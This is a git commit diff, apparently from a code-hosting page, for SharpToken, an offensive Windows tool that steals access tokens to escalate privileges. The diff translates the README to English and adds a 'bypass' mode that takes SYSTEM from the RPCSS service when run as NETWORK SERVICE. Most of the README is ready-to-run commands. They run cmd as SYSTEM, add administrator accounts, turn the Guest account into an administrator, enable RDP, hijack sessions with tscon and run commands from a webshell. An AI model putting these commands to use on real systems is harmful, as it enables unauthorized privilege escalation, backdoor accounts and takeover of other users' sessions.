
|
||||

|
||||
|
||||
|
||||
## Usage
|
||||
@@ -14,36 +14,66 @@ SharpToken By BeichenDream
|
||||
|
||||
Github : https://github.com/BeichenDream/SharpToken
|
||||
|
||||
If you are an NT AUTHORITY\NETWORK SERVICE user then you just need to add the bypass parameter to become an NT AUTHORIT\YSYSTEM
|
||||
e.g.
|
||||
SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami" bypass
|
||||
|
||||
|
||||
Usage:
|
||||
|
||||
SharpToken COMMAND arguments
|
||||
|
||||
|
||||
|
||||
COMMANDS:
|
||||
|
||||
list_token [process pid]
|
||||
list_token [process pid] [bypass]
|
||||
|
||||
list_all_token [process pid]
|
||||
list_all_token [process pid] [bypass]
|
||||
|
||||
add_user <tokenUser> <username> <password> [group] [domain]
|
||||
add_user <username> <password> [group] [domain] [bypass]
|
||||
|
||||
delete_user <tokenUser> <username> [domain]
|
||||
enableUser <username> <NewPassword> [NewGroup] [bypass]
|
||||
|
||||
execute <tokenUser> <commandLine> [Interactive]
|
||||
delete_user <username> [domain] [bypass]
|
||||
|
||||
execute <tokenUser> <commandLine> [Interactive] [bypass]
|
||||
|
||||
enableRDP [bypass]
|
||||
|
||||
tscon <targetSessionId> [sourceSessionId] [bypass]
|
||||
|
||||
|
||||
example:
|
||||
SharpToken list_token
|
||||
SharpToken list_token bypass
|
||||
SharpToken list_token 6543
|
||||
SharpToken add_user "NT AUTHORITY\SYSTEM" admin 123456 Administrators
|
||||
SharpToken delete_user "NT AUTHORITY\SYSTEM" admin
|
||||
SharpToken add_user admin Abcd1234! Administrators
|
||||
SharpToken enableUser Guest Abcd1234! Administrators
|
||||
SharpToken delete_user admin
|
||||
SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
|
||||
SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami" bypass
|
||||
SharpToken execute "NT AUTHORITY\SYSTEM" cmd true
|
||||
SharpToken execute "NT AUTHORITY\SYSTEM" cmd true bypass
|
||||
SharpToken tscon 1
|
||||
|
||||
|
||||
|
||||
|
||||
```
|
||||
|
||||
## Elevated Permissions
|
||||
|
||||
## 枚举Token
|
||||
In addition to the usual Token stealing privilege enhancement, SharpToken also supports obtaining Tokens with integrity through Bypass
|
||||
|
||||
枚举的信息包括SID,LogonDomain,UserName,Session,LogonType,TokenType,TokenHandle(Duplicate后的Token句柄),TargetProcessId(Token来源的进程),TargetProcessToken(Token在源进程的句柄),Groups(Token用户所在组)
|
||||
If you are an NT AUTHORITY/NETWORK SERVICE user and you add the bypass parameter, SharpToken will steal System from RPCSS, that is, unconditional NT AUTHORITY\NETWORK SERVICE to NT AUTHORITY\SYSTEM
|
||||
|
||||

|
||||
|
||||
|
||||
## ListToken
|
||||
|
||||
Enumerated information includes SID, LogonDomain, UserName, Session, LogonType, TokenType, TokenHandle (handle of Token after Duplicate), TargetProcessId (process from which Token originates), TargetProcessToken (handle of Token in source process), Groups (group in which Token user is located)
|
||||
|
||||
```
|
||||
SharpToken list_token
|
||||
@@ -51,7 +81,7 @@ SharpToken list_token
|
||||
|
||||

|
||||
|
||||
## 从指定进程枚举Token
|
||||
## Enumerate Tokens from the specified process
|
||||
|
||||
```
|
||||
SharpToken list_token 468
|
||||
@@ -61,7 +91,7 @@ SharpToken list_token 468
|
||||
|
||||
|
||||
|
||||
## 获得交互式shell
|
||||
## Get an interactive shell
|
||||
|
||||
```
|
||||
execute "NT AUTHORITY\SYSTEM" cmd true
|
||||
@@ -69,10 +99,16 @@ execute "NT AUTHORITY\SYSTEM" cmd true
|
||||
|
||||

|
||||
|
||||
## 获取命令执行结果(webshell下执行)
|
||||
## Get command execution results (executed under webshell)
|
||||
|
||||
```
|
||||
SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
|
||||
```
|
||||
|
||||

|
||||
|
||||
## Reference
|
||||
|
||||
https://www.tiraniddo.dev/2020/04/sharing-logon-session-little-too-much.html
|
||||
|
||||
https://github.com/decoder-it/NetworkServiceExploit
|
||||
|
||||
+3
-1
@@ -25,12 +25,13 @@
|
||||
</PropertyGroup>
|
||||
<PropertyGroup Condition=" '$(Configuration)|$(Platform)' == 'Release|AnyCPU' ">
|
||||
<PlatformTarget>AnyCPU</PlatformTarget>
|
||||
<DebugType>pdbonly</DebugType>
|
||||
<DebugType>none</DebugType>
|
||||
<Optimize>true</Optimize>
|
||||
<OutputPath>bin\Release\</OutputPath>
|
||||
<DefineConstants>TRACE</DefineConstants>
|
||||
<ErrorReport>prompt</ErrorReport>
|
||||
<WarningLevel>4</WarningLevel>
|
||||
<AllowUnsafeBlocks>true</AllowUnsafeBlocks>
|
||||
</PropertyGroup>
|
||||
<PropertyGroup Condition="'$(Configuration)|$(Platform)' == 'Debug|x64'">
|
||||
<DebugSymbols>true</DebugSymbols>
|
||||
@@ -75,6 +76,7 @@
|
||||
<Reference Include="System" />
|
||||
<Reference Include="System.Data" />
|
||||
<Reference Include="System.DirectoryServices" />
|
||||
<Reference Include="System.Management" />
|
||||
<Reference Include="System.Xml" />
|
||||
</ItemGroup>
|
||||
<ItemGroup>
|
||||
|
||||
Reference in New Issue
Block a user